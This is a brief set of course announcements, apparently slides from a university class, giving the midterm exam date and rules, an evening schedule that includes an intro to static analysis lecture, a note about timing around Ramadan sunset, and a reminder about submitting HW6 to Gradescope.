- Recall there is an exam during the n
  - Recall that you will be permitte
    piece of paper with **handwritten** notes (double-sided)
  - Exam day (3/21) schedule:
    - 6 to ~7: intro to static analysis lecture
    - ~7 to 7:30: review session (you bring questions)
    - 7:30 - 9: midterm exam

Why is the exam in the 2nd half of class? 3/21 is during Ramadan; sunset is at ~7:10 on 3/21.

Announcements + HW

- Recall there is an exam during the next class (after spring break)
    - Recall that you will be permitted to bring one letter-sized piece of paper with **handwritten** notes (double-sided)
    - Exam day (3/21) schedule:
        - 6 to ~7: intro to static analysis lecture
        - ~7 to 7:30: review session (you bring questions)
        - 7:30 - 9: midterm exam
- Remainder of today's class: continue working on HW6
    - if you have not yet submitted at least once to Gradescope, you are behind where you should be by this point